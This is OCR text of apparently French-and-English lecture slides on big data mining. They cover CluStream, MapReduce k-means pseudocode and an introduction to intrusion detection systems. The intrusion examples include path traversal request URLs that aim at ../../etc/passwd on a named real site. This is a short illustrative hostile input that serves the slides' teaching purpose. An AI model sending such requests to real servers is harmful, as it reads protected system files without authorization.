
Step 3: remove or merge old clusters (if needed)



Clustering in data streams

(Clustream)

Step 3: remove or merge old clusters (if needed)



Clustering in data streams

(Clustream)


On-line: micro-clusters

Off-line: macro-clusters

Clustering in data streams

(Clustream)


Off-line: macro-clusters



Clustering in data streams

(Clustream)

Off-line: macro-clusters



Clustering in data streams

(Clustream)

Charu C. Aggarwal, Jiawei Han, Jianyong Wang, and Philip S. Yu. 2003. A framework for clustering evolving data streams. In *Proceedings of the 29th international conference on Very large data bases - Volume 29* (VLDB '03), Johann Christoph Freytag, Peter C. Lockemann, Serge Abiteboul, Michael J. Carey, Patricia G. Selinger, and Andreas Heuer (Eds.), Vol. 29. VLDB Endowment 81-92.


Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- **Clustering** (data streams, **cloud**)
- Sécurité et intrusion 


Clustering in the cloud



Clustering in the cloud




Clustering in the cloud



Clustering in the cloud

k-means

Possible solution: k-means...



Clustering in the cloud

k-means

Possible solution: k-means...

- 1) Determine the initial k centroids
- 2) Repeat until converge:
 - Determine membership
(assign each point to the closest centroid)
 - Update centroid position
(Compute new centroid position from assigned members)

Clustering in the cloud

k-means

Each mapper:

1. Determines the membership for each point.
2. Computes a partial sum of each member points of each cluster.
3. Emits centroids with count and average values (X,Y).

Reducer:

1. Aggregates all partial sums,
2. Compute the update centroid position


Clustering in the cloud (k-means)

```
centroid_pos = readFromS3()
```

```
map(point) {  
    assignC =  
        closest_centroid(point, centroid_pos)  
    centroid_pos[assignC]['sumx'] += point.x  
    centroid_pos[assignC]['sumy'] += point.y  
    centroid_pos[assignC]['count'] += 1  
}  
map_final() {  
    for each entry in centroid_pos {  
        emit(entry.key,  
            entry.value['count', 'sumx', 'sumy'])  
    }  
}
```


$C_1(x_1, y_1)$
 $C_2(x_2, y_2)$
...
 $C_k(x_k, y_k)$

```
reduce(centroidID, list_of_partials) {  
    finalSumx = 0  
    finalSumy = 0  
    finalCount = 0  
    for each partial in list_of_partials {  
        finalSumx += partial['sumx']  
        finalSumy += partial['sumy']  
        finalCount += partial['count']  
    }  
    cx = finalSumx / finalCount  
    cy = finalSumy / finalCount  
    writeToS3(centroidID, [cx, cy])  
}
```




<centroid_id, [count, partial_sum]>

Clustering in the cloud



Clustering in the cloud



Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Big data mining (agenda)

Mining of Massive Datasets

Anand Rajaraman

Jure Leskovec
Stanford Univ.

Jeffrey D. Ullman
Stanford Univ.

Copyright © 2010, 2011, 2012 Anand Rajaraman, Jure Leskovec, and Jeffrey D. Ullman

Fouille de données et sécurité


- Détection d'intrusion et IDS
- Techniques de fouille de données
- Détection d'anomalies

Détection d'intrusions

- Les principaux courants en quelques mots...
 - Détection d'intrusions basée sur les signatures :
 - Efficace pour les attaques connues
 - Hyper-efficace pour rater les nouvelles attaques
 - Détection d'intrusions basée sur les anomalies :
 - Efficace pour détecter les nouvelles attaques
 - Hyper-efficace pour saturer le responsable sécurité avec des fausses alarmes
 - Peut-on améliorer le taux de fausses alarmes ?

Détection d'intrusions : pourquoi ?

- ◆ L'accessibilité à Internet et les coûts de traitements baissent.




- ◆ Les intrusions sont des tentatives de court-circuiter les mécanismes de protection des systèmes d'information.
- ◆ Les intrusions peuvent être causées par :
 - ◆ des individus situés sur le réseau (extérieur du système)
 - ◆ des individus situés sur le système, qui tentent d'obtenir un accès privilégié à des données ou commandes.

Détection d'intrusion : pourquoi ?

- Objectifs de la sécurité des S.I. :
 - Confidentialité, intégrité et disponibilité
- Une intrusion est un ensemble d'actions destinées à compromettre la sécurité du système
- La prévention (authentification, cryptographie, etc.) seule n'est pas suffisante.
- D'où un besoin pour la détection d'intrusion.

Détection d'intrusions : comment ?

- Intrusion Detection System (IDS)
 - Combinaison de technologies logicielles et matérielles destinées à détecter les intrusions.
 - Déclenche une alarme si le niveau d'alerte le justifie.
- Les IDS traditionnels (e.g. SNORT) sont basés sur les signatures d'attaques connues
- Limitations
 - La base de signatures doit être mise à jour à chaque nouvelle attaque découverte
 - Les nouvelles attaques, ou les attaques en progrès, ne sont pas prises en compte
 - Un délai entre la découverte et la détection est inévitable...



www.snort.org

Détection d'intrusions : objectifs

- Déetecter une large plage d'intrusions
 - Les connues et les futures
 - Impose l'adaptation aux nouvelles attaques et la compréhension des nouveaux usages (concept drift).
- DéTECTER les intrusions rapidement
 - Peut nécessiter du temps réel, il faut analyser sans ralentir le système (contrainte similaire dans les data streams...)
 - Il peut-être suffisant de générer une alarme pour un événement qui s'est déroulé quelques secondes ou bien 2 heures avant...

Détection d'intrusions : objectifs

- Présenter les résultats dans un format simple et compréhensible.
- Besoin de précision :
 - Eviter les faux positifs et les faux négatifs
 - **Faux positif**: un événement classé intrusion alors qu'il n'en est pas une
 - **Faux négatif**: une intrusion que l'IDS a classé comme étant un événement normal.
 - Minimiser le temps passé à chercher et vérifier les attaques/alarmes.

Exemples d'intrusions

- **Intrusion** : tout ensemble d'actions qui compromet l'intégrité, la disponibilité ou la confidentialité d'une ressource sur le réseau
- **Exemples**
 - Denial of service (DoS): tente de monopoliser les ressources dont le système a besoin pour répondre aux requêtes.
 - Scan: reconnaissance sur le réseau ou sur un hôte
 - Vers et virus: se répliquent sur d'autres hôtes
 - Usurcation: obtenir des accès privilégiés via une vulnérabilité

Exemples d'intrusion


(un peu plus de détails...)

- Récupération de fichiers supposés inaccessibles :
- Requête du type :
 - www.inria.fr/annuaire.php?nom="../../etc/passwd"
 - www.inria.fr/annuaire.php?nom="../../../etc/passwd"
 - www.inria.fr/annuaire.php?nom="../../../../...
../../../etc/passwd"

Exemples d'intrusion

(un peu plus de détails...)

- Le livre d'or (guestbook) :
- Disponible
- Largement utilisé
- Permet de laisser des messages sur le site



Exemples d'intrusion

